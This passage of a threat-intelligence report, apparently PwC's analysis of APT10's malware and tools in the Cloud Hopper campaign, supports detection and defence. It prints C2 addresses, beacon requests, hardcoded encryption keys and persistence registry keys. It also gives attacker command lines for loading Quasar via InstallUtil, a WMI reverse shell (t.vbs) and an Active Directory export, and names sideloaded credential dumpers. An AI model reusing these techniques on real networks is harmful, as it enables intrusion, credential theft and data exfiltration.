Table 2: RedLeaves configuration data

During execution RedLeaves was also seen to register two mutexes, both observed during dynamic analysis:

- `vv11287GD`
- `RedLeavesCMDSimulatorMutex`

During our analysis we identified two mechanisms used by RedLeaves to establish persistence on the compromised system. The first is the addition of a shortcut file named `persuasion.lnk` placed in a Startup folder. If this fails, the malware also attempts to add the following registry keys:

- `HKEY_CURRENT_USER\SOFTWARE\EGGORG`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pedetdata`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\{Default}`
- `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pedetdata`
- `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\{Default}`

Code analysis shows that two IP addresses are hardcoded into the sample which are known to be associated with APT10 infrastructure, and can be seen in Figure 18. These IP addresses are also present in the previously mentioned configuration file.

```
if ( active_c2 == 1 )
{
  currentC2 = "67.205.132.17";
  goto ipchosen;
}
if ( active_c2 == 2 )
{
  currentC2 = "144.168.45.116";
  goto ipchosen;
}
```

Figure 18: IP Addresses hard coded into RedLeaves

The encryption used to communicate with the C2 is based on the RC4 algorithm. The secret key used for encryption is hard coded and equal to `88888888`. A possible interpretation for the choice of the key could be reference to Chinese culture where sequences of the number 8 are considered lucky. Interestingly, during the runtime the secret key is changed to "`Lucky123`", likely confirming our earlier interpretation, and also providing a possible clue about attribution.

The malware initiates polling of the C2 with periodic requests, such as:

```
POST /Btrjvkyim/index.php HTTP/1.1
Connection: Keep-Alive
Accept: */*
Content-Length: 136
Host: 67.205.132.17:443

2uck.uck....-
zX.O...>.*&P..r................2.......?{<..e.F......uh1o..%tH.V+R.m..O1.......
...H.%..kD...v...!1..n..zV%...R[...i.}...wk
```

Apart from the specified port 443, it may also use ports 53, 80, and 995. The remote commands received from the C2 allow the malware to do the following:

- Download a file from a specified URL, and save it under a specified filename;

- Connect to a remote server, using a specified IP and port number;
- Start up a so called "`RedLeavesCMDSimulator`" - a console session that will accept commands from the memory pipe `\\.\pipe\NamePipe_MoreWindows`. The received commands will then be executed with the command line interpreter `cmd.exe`.;
- Enumerate all Remote Desktop sessions, and for each session, retrieve information that includes the logged on user name and the status of the session;
- Run the executable specified in the configuration, using specified user session ID, e.g.:
    - `C:\windows\system32\RedLeaves.exe`
    - `%TEMP%\obedience.exe`;
- Execute remote command with:
    - `cmd.exe /c start`;
- Enumerate/search files;
- Delete specified files;
- Enumerate drives; and
- Retrieve detailed system information that includes:
    - Hostname;
    - OS version number, platform;
    - Memory information;
    - Network parameters;
    - Time elapsed since the system was started;
    - User account information: name, group, privilege info; and,
    - CPU information.

As tactical malware, RedLeaves is a versatile tool that would allow APT10 to quickly gain a foothold and further exploit the access before the actor deploys more sustained malware like PlugX or Quasar.

Sustained Malware

Sustained malware is used by APT10 to consolidate their access to a network, and ensure that they are able to maintain that access even if stolen credentials are changed. The malware detailed in this section is designed to facilitate long term access to networks. Throughout the time we have been tracking APT10, we have seen them progress from Poison Ivy as the sustained malware tool of choice, to PlugX and more recently Quasar.

Poison Ivy

Poison Ivy is an extendible malware family and was commonly used by APT10 between 2009 and 201. Poison Ivy has been widely reported on in the past, most notably by FireEye in their report “Poison Ivy: Assessing Damage and Extracting Intelligence”.[11]

One of the latest Poison Ivy binaries known to have been used by APT10, compiled in mid-2014, has an MD5 hash of `08A268A4C473F9920B254A6B6FC62548`. This instance of Poison Ivy has been configured with the password: `happyyongzi`. While not a common password, it is still used by the threat actor and has been previously associated with them. This sample communicated with the C2 server `last.p6p6[.]net`, which is a domain controlled by APT10, and registered using the email address `wangtongbao1957@gmail[.]com`.

It also registers a mutex, `K!@DKFK#*`, and further analysis of the code reveals several references to “`WindowXarBot`”, which is likely to be the name of the malware. Further to this, the actor has not

[11] https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-poison-ivy.pdf

removed the debug path, `D:\code\Projects\WindowXarbot\Release\WindowXarbot.pdb` again referencing "`WindowXarBot`".

```
mov     esi, ds:LoadStringA
push    edi
mov     edi, [ebp+hInstance]
push    64h             ; cchBufferMax
push    offset WindowName ; "WindowXarbot"
push    67h             ; uID
push    edi             ; hInstance
call    esi ; LoadStringA
push    64h             ; cchBufferMax
push    offset ClassName ; "WINDOWXARBOT"
push    6Dh             ; uID
push    edi             ; hInstance
call    esi ; LoadStringA
mov     ecx, edi        ; hInstance
call    sub_ED1330
push    0               ; lpParam
push    edi             ; hInstance
push    0               ; hMenu
push    0               ; hWndParent
push    0               ; nHeight
push    80000000h       ; nWidth
push    0               ; Y
push    80000000h       ; X
push    0CF0000h        ; dwStyle
push    offset WindowName ; "WindowXarbot"
push    offset ClassName ; "WINDOWXARBOT"
push    0               ; dwExStyle
mov     hInstance, edi
call    ds:CreateWindowExA
mov     esi, eax
test    esi, esi
```

Figure 19: **References to the possible internal name for APT10's** Poison Ivy

PlugX

PlugX is a modular malware family with a myriad of functions and capabilities and as a result, it can be easily extended. It is likely that this design has been used to maintain robustness and allow for agility in functionality.

While Poison Ivy and PlugX do not have a common codebase, recent analysis revealed the addition of Poison Ivy functionality to PlugX's source code.[12] This supports our finding in relation to APT10 retooling from Poison Ivy to PlugX, standardising and enhancing their approach to malware development.

PlugX binaries almost always come in the same form, as a self-extracting archive, created using Winrar and the "Create SFX archive" option. The initial SFX file extracts three binaries to a temporary folder:

1. Legitimate binary (Filetype: Executable);
2. Malicious DLL used for sideloading (Filetype: Dynamic Link Library); and,
3. Encrypted configuration file (Filetype: Data).

The legitimate binary is executed and recognises the DLL as legitimate and attempts to load it. The malicious DLL, also known as the PlugX loader, decrypts and decompresses the configuration file. In our example, we show the loading of the encrypted configuration file.

[12] http://blog.jpcert.or.jp/2017/02/plugx-poison-iv-919a.html

```
call    _strrchr
add     esp, 8
mov     byte ptr [eax+1], 0
push    offset String2  ; "msseces.asm"
lea     eax, [ebp+Filename]
push    eax             ; lpString1
call    ds:lstrcatA
or      ecx, 0FFFFFFFFh
xor     esi, esi
```

Figure 20: Pushing the encrypted configuration file, **`msseces.asm`**, into String2

The configuration loads the payload into memory, by creating and injecting code into both `svchost.exe` and `msiexec.exe`. The header of the `msiexec.exe` is wiped in memory and replaced by the standard PlugX header "`GULP`". The running process, `msiexec.exe`, can be found as a child process of svchost.exe. PlugX maintains persistence via the creation of a registry key as well as a service, which checks regularly to confirm if PlugX is still running. The payload will call back to any of the four C2s in the configuration file. The controller will respond with additional plugins or modules to load onto the system.

Throughout our investigations and tracking of the threat actor, we have seen the following binaries being used for sideloading:

Legitimate binary abused for sideloading	Belongs to
`AVK.exe`	G-Data Antivirus (G-Data)
`cicmdf.exe`	CreateInstall Free installer (CreateInstall)
`ciquick.exe`	CreateInstall Quick installer (CreateInstall)
`k7sysmon.exe`	K7SysMon Module (K7 Antivirus)
`mfeann.exe`	McAfee VSCore Announcer (Intel Security)
`MsMpEng.exe`	Windows Defender (Microsoft)
`pokerstarsbr.exe`	Rational Embedded Browser Client Software (Poker Stars)
`RC.exe`	Microsoft Resource Compiler (Microsoft)
`Setup.exe`	Microsoft .NET Framework (Microsoft)
`ShortcutFixer.exe`	ShortcutFixer (Glary Utilities)
`vba32arkit.exe`	VBA32 Anti-Rootkit (VBA32)

Shown in Figure 21 are all the example combinations we have observed from APT10.



Figure 21: Legitimate binaries used for sideloading PlugX by APT10

All of the PlugX versions observed being used by APT10 are Type I, which is the earliest known PlugX version. A breakdown of PlugX historic activity is given in a BlackHat talk titled "Unplugging PlugX".[13]

The PlugX we have observed beacons over port 443. An example of this is shown below:

```
POST /update?id=0070f858 HTTP/1.1
Accept: */*
MJ1X: 0
MJ2X: 0
MJ3X: 61456
MJ4X: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
InfoPath.3)
Host: nttdata.otzo[.]com:443
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

[13] https://www.blackhat.com/docs/asia-14/materials/Haruyama/Asia-14-Haruyama-I-Know-You-Want-Me-Unplugging-PlugX.pdf

Quasar

In early 2017, we encountered a new malware family used by APT10, a custom loader for the open source remote access tool "QuasarRAT". Our analysis of this new malware family suggests that APT10 have an in-house software development team to create bespoke tools utilising a custom .NET loader to deliver the malware. While many of the QuasarRAT configuration settings are left at their default values within the malware, the threat actor has been observed using the "tag" field to uniquely identify its victim organisations.

We identified the threat actor installing Quasar in victim environments with the following commands:

```
"c:\windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe" /logfile=
/LogToConsole=false /u "c:\windows\Microsoft.NET\Framework\v4.0.30319\WPF\wpf-
etw.dat"
```

`InstallUtil.exe` is the legitimate .NET Framework Installer Tool that is digitally signed by Microsoft, and `wpf-etw.dat` is a 32-bit DLL compiled with .NET, which has been obfuscated using ConfuserEx.[14] The main loop of the payload enumerates all files in `C:\Windows\Microsoft.NET`, reading each file over 300k in size, decoding it via AES and attempting to load it as an assembly.

The threat actor in this case placed the loader and the encoded file in separate directories, with the secondary encoded blob in a parent directory of the loader, a technique used to increase the complexity of detecting the payload. In our observations the payload was located in `C:\Windows\Microsoft.NET` named `microsoft.workflow.compiler.dat`.

Decoding the payload uncovers another .NET binary with an internal name of "`Client.exe`". Analysis found that there was a time delta of almost a month between the compile date of the loader and the later compile date of the payload. This highlights that the loader operates independently from the payload, effectively trying to identify and launch any AES-encoded .NET assembly in the target directory or subdirectories.

Initial analysis of the namespaces in the payload, show that the malware is in fact the open source QuasarRAT.[15] We confirmed this by comparing the source code from GitHub with binaries obtained from our research, shown for comparison in Figure 22 and Figure 23.

[14] https://yck1509.github.io/ConfuserEx/
[15] https://github.com/quasar/QuasarRAT



Figure 22: Payload namespaces

Figure 23: GitHub source code tree

The code itself has been obfuscated, with many class and function names converted to arbitrary Unicode strings. Key elements of the configuration can be decoded from the obfuscated code. The variable names are obfuscated, and the variable contents are Base64 encoded and AES encrypted with the AES key “nrgHOnEniJY9vpVZjS0Z”.

Applying a decoder over these variables results in the shown in Figure 24 configuration block:

```
public static string VERSION = "1.3.4.0";
string HOSTS = "
ctldl.itunesmusic.jkub.com:443;ctldl.itunesmusic.jkub.com:53;iamges.itunesmusic.jkub.com:443;iamges.itunesmusic.jkub.com:53;ipv4.itunesmusic.jkub.com:443;ipv4.itunesmusic.jkub.com:53;v4.itunesmusic.jkub.com:443;v4.itunesmusic.jkub.com:53;";
int RECONNECTDELAY = 4500;
string KEY = "";
string AUTHKEY = "";
Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.
ApplicationData;
string DIRECTORY = Environment.GetFolderPath(SPECIALFOLDER);
string SUBDIRECTORY = "SubDir";
string INSTALLNAME = "Client.exe";
bool INSTALL = false;
bool STARTUP = false;
string MUTEX = "QSR_MUTEX_PdSBlb49ItdnRiSSkl";
string STARTUPKEY = "Quasar Client Startup";
bool HIDEFILE = false;
bool ENABLELOGGER = false;
string ENCRYPTIONKEY = "nrgHOnEniJY9vpVZjS0Z";
string TAG = "<PwC REDACTED>";
string LOGDIRECTORYNAME = "Logs";
bool HIDELOGDIRECTORY = false;
bool HIDEINSTALLSUBDIRECTORY = false;
```

Figure 24: Quasar configuration

This Quasar sample communicates with the following C2 domains:

- `ctldl.itunesmusic.jkub[.]com`
- `iamges.itunesmusic.jkub[.]com`
- `ipv4.itunesmusic.jkub[.]com`
- `v4.itunesmusic.jkub[.]com`

Analysis of this infrastructure shows other related subdomains which can be linked to APT10 activity.



Figure 25: Quasar C2 links to other APT10 domains

Since this sample was analysed we have identified several more domains linked to this infrastructure. These have been added to the IOC list (Annex A) provided with the main Operation Cloud Hopper report.

APT10: Scripts and Tools

In addition to the tactical and sustained malware used by APT10, we have also observed the use of multiple freely available scripts and tools used to aid operations once access to the victim's network is established.

t.vbs

We have encountered the following script, `t.vbs`, which research has shown to be a modified version of the pentesting script known in open source as `wmiexec.vbs`.[16] The tool is used to execute a variety of commands on remote hosts, ranging from performing reconnaissance on the network, to dumping credentials or executing malware. We have observed it being dropped into legitimate directories such as `C:\Recovery`, `C:\Intel` or `C:\PerfLogs`.

The script has two main functions, "Single Command Mode", and "Shell Command Mode".



Figure 26: Single Command Mode

In single command mode, the script logs the user into the remote machine using Windows Management Instrumentation (WMI), and creates a Server Message Block (SMB) share, which is usually set to `C:\Windows` or `C:\Windows\TEMP`.

The command will then be executed on the target system, and the output will be piped to a file within the newly mounted drive as `wmi.dll`, which is not a DLL file as the name would suggest, but is instead a dummy extension used to avoid detection.

The new `wmi.dll` file is then copied to another file called `wmi.dll.bak` in the same directory, and the original is removed. The content of this `wmi.dll.bak` file is then sent back to the host, by reading its contents from the SMB share. Once the file has been read, `wmi.dll.bak` is deleted and the mounted SMB share is dropped.

The script is also capable of running as a reverse shell, which uses the same tactics as single command mode, but with some differences. Instead of executing a single command, receiving the output, and dropping the share, the threat actor is presented with a reverse shell prompt. With this reverse shell, they are able to execute as many commands as they wish, and instead of removing the share after each command, the share is kept for the entire duration of the connection. The `wmi.dll` and `wmi.dll.bak` files are still created and deleted after each command.

An example command is shown:

[16] https://github.com/Twi1ight/AD-Pentest-Script/blob/master/wmiexec.vbs

```
cscript.exe //nologo t.vbs /shell target_IP target_username target_password
```



Figure 27: An example of the t.vbs reverse shell

Comparison of `t.vbs` and the original `wmiexec.vbs`, revealed that both scripts were almost identical, with the exception of:

- `wmiexec.vbs` contains a help option, which will display all of the possible commands that can be used. This is missing from `t.vbs`, most likely to hide the functionality of the file to anyone who discovers it, and to reduce the file size.
- `t.vbs` contains an option to save the output of the executed command by adding the `-saveresult` argument, and saves `wmic.dll` into the SMB share.

Commands issued via `t.vbs` can sometimes be retrieved from the memory or pagefile of the target system. After dumping strings from a memory image, the commands can be identified by searching for strings containing “`wmi.dll 2>&1`”.

Detect.vbs

Another script used by APT10, `detect.vbs`, is a Visual Basic Script file which includes network discovery functionality. Once `detect.vbs` is executed, it decodes and drops two Base64 encoded binary files which are then decoded using Microsoft’s `certutil.exe`. These two files are dropped on the system in the same location as the script. The first of these two files, `subnet.exe`, is used to enumerate subnets defined in the VBscript, while the second of these two files, `rund1132.exe`, is `tcping.exe` as described later below. As part of the script, it builds an array of IP addresses based off preconfigured ranges.

The purpose of this script is to detect and scan other systems which may be used by the threat actor to conduct lateral movement. In the version we recovered from a compromised system, the script contained the IP ranges of the victim’s MSP, indicating that they are specifically targeting the provider. The script is highly likely used post-compromise.

Mpsvc.dll

`Mpsvc.dll` is a file used by APT10 to launch a repacked version of the open-source post-exploitation tool Mimikatz. The tool is able to extract plaintext passwords, hashes and Kerberos tickets from memory.[17]

[17] https://github.com/gentilkiwi/mimikatz

The DLL is sideloaded by the legitimate 64-bit Windows binary "`MsMpEng.exe`". This binary has been used by the threat actor to install PlugX, as is mentioned in the targeted executables table. `MsMpEng.exe` is the core binary file for Microsoft's pre-installed AntiVirus software "Windows Defender".

Mimikatz is frequently used in interactive intrusion operations, although this is the first time we have observed it being side loaded.

consl64.exe

This is actually a DLL file containing a repacked version of another credential dumping tool, PwDump6. PwDump6 is able to extract NTLM and LanMan hashes from a target Windows system, and can also dump password histories if available.[18] It uses a similar tactic to `Mpsvc.dll` to inject itself into memory by side-loading through legitimate Lexmark printer software.

csvde.exe

`csvde.exe` is a legitimate Microsoft administration command line tool used to import and export data from Active Directory (AD) Services.[19] It is of note that this binary requires elevated permissions as well as the AD Services (alternative AD Lightweight Directory Services) role to execute correctly.

APT10 has been observed using it to export region specific AD data via the following command:

```
cmd /c "csvde -f C:\windows\web\[REGION].log"
```

This was run multiple times and resulted in the actor likely mapping out User and Host Names for the network.

nbt.exe

`nbt.exe` was identified to be a copy of nbtscan or NetBIOS scanner.[20] NetBIOS scanner is a portable C-based tool designed to scan for open Netbios nameservers on a local or remote network. NetBIOS has been leveraged by APT10 to search for services of interest across the IT estate, footprinting endpoints of interest. NetBIOS can be used to identify system information such as host names and any available file shares.

tcping.exe

`tcping.exe` is a freely available online tool by the same name.[21] While described by the author as a "console application that operates similarly to 'ping', it works over a TCP port." Analysis showed APT10 using the tool to probe for port status on specific hosts of interest. It was observed probing ports 445 and 3389, attempting to assess the status of file sharing services and RDP respectively.

psexe.exe

APT10 was also seen to be using PsExec, a core application from the "Sysinternals" tool set.[22] PsExec is designed to be a lightweight, dependency free, telnet replacement which will allow the user to execute programs or applications on a remote host. PsExec is an attractive tool of choice for any threat

---

18 https://github.com/mcandre/fgdump/blob/c883704e5e34d7aa8fce6fb0a0777df3ebb693ac/pwdump6/pwservice.cpp
19 https://technet.microsoft.com/en-us/library/cc732101(v=ws.11).aspx
20 http://www.unixwiz.net/tools/nbtscan.html
21 https://www.elifulkerson.com/projects/tcping.php
22 https://technet.microsoft.com/en-gb/sysinternals/bb897553.aspx

actor given the level of interaction it facilitates without the need to install any additional client software.

NetSess.exe

NetSess is a freely available command line tool of the same name used to enumerate NetBIOS sessions on a specified machine.[23] APT10 was observed using the tool to conduct network reconnaissance of the victim's environment.

rundll32.exe

`rundll32.exe` is a renamed legitimate PSCP client that normally comes bundled with PuTTY.[24] It had been renamed from `pscp.exe` to `rundll32.exe` to hide its true nature from analysts. APT10 was observed using this tool to exfiltrate data from victim networks.

svchost.exe

`svchost.exe` is the 64-bit, Chinese simplified console application of `rar.exe`, version 5.30, released 18th November 2015, which is legitimate Winrar software.[25] `rar.exe` was almost certainly renamed to `svchost.exe` to hide its true nature from analysts. APT10 used this software to compress files before exfiltration from victim networks.

[23] http://www.joeware.net/freetools/tools/netsess/index.htm
[24] http://www.chiark.greenend.org.uk/~sgtatham/putty/releases/0.67.html
[25] http://www.rarlab.com/

CoreImpact Tools

Our analysis has identified that APT10 uses a number of tools normally packaged within CoreImpact, a commercial penetration testing suite. These tools have been converted into executable binaries using PyInstaller, meaning that they can be executed on any system.

secretsdump.exe

`secretsdump.exe` was compiled from `secretsdump.py`, a credential dumping tool able to "*perform various techniques to dump secrets from the remote machine without executing any agent there*".[26]

atexec.exe

`atexec.exe`, originally `atexec.py`, is a script able to execute an arbitrary command on a remote target machine through the Task Scheduler service, and return the output of that command to the host.[27]

psexec.exe

This tool has functionality very similar to the Windows "Sysinternals" tool `psexec.exe`, which is used to remotely execute administration commands. The tool is compiled from `psexec.py`[28] and uses the open source psexec replacement program RemCom[29] to execute commands without the need to install any client software.

[26] https://github.com/CoreSecurity/impacket/blob/master/examples/secretsdump.py
[27] https://www.coresecurity.com/corelabs-research/open-source-tools/impacket
[28] https://github.com/CoreSecurity/impacket/blob/impacket_0_9_13/examples/psexec.py
[29] https://github.com/kavika13/RemCom

Recommendations

Given the scale and scope of the campaigns outlined in our Operation Cloud Hopper report, we recommend that organisations use the indicators provided in Annex A to protect their systems and identify potential compromises. This includes blacklisting them, searching historical logs, and additionally, ensuring that anti-virus or anti-malware applications are up-to-date and running.

Additionally, staff at organisations who may be targeted should also be aware that there is a heightened risk from this threat actor at the present time.

As we have outlined in the report, this campaign serves to highlight the importance of organisations having a comprehensive view of their threat profile, including that of their supply chains. APT10's activities further point to the need for independent access to threat intelligence, incident response and, threat detection and monitoring capabilities.

Given the upturn in retooling tempo over the last six months, it is clear that there is a need for cyber security researchers to intensify activity and collaboration in research into this threat actor, to develop a full and holistic view of APT10's tools, techniques and procedures.

170328-155605-GC-UK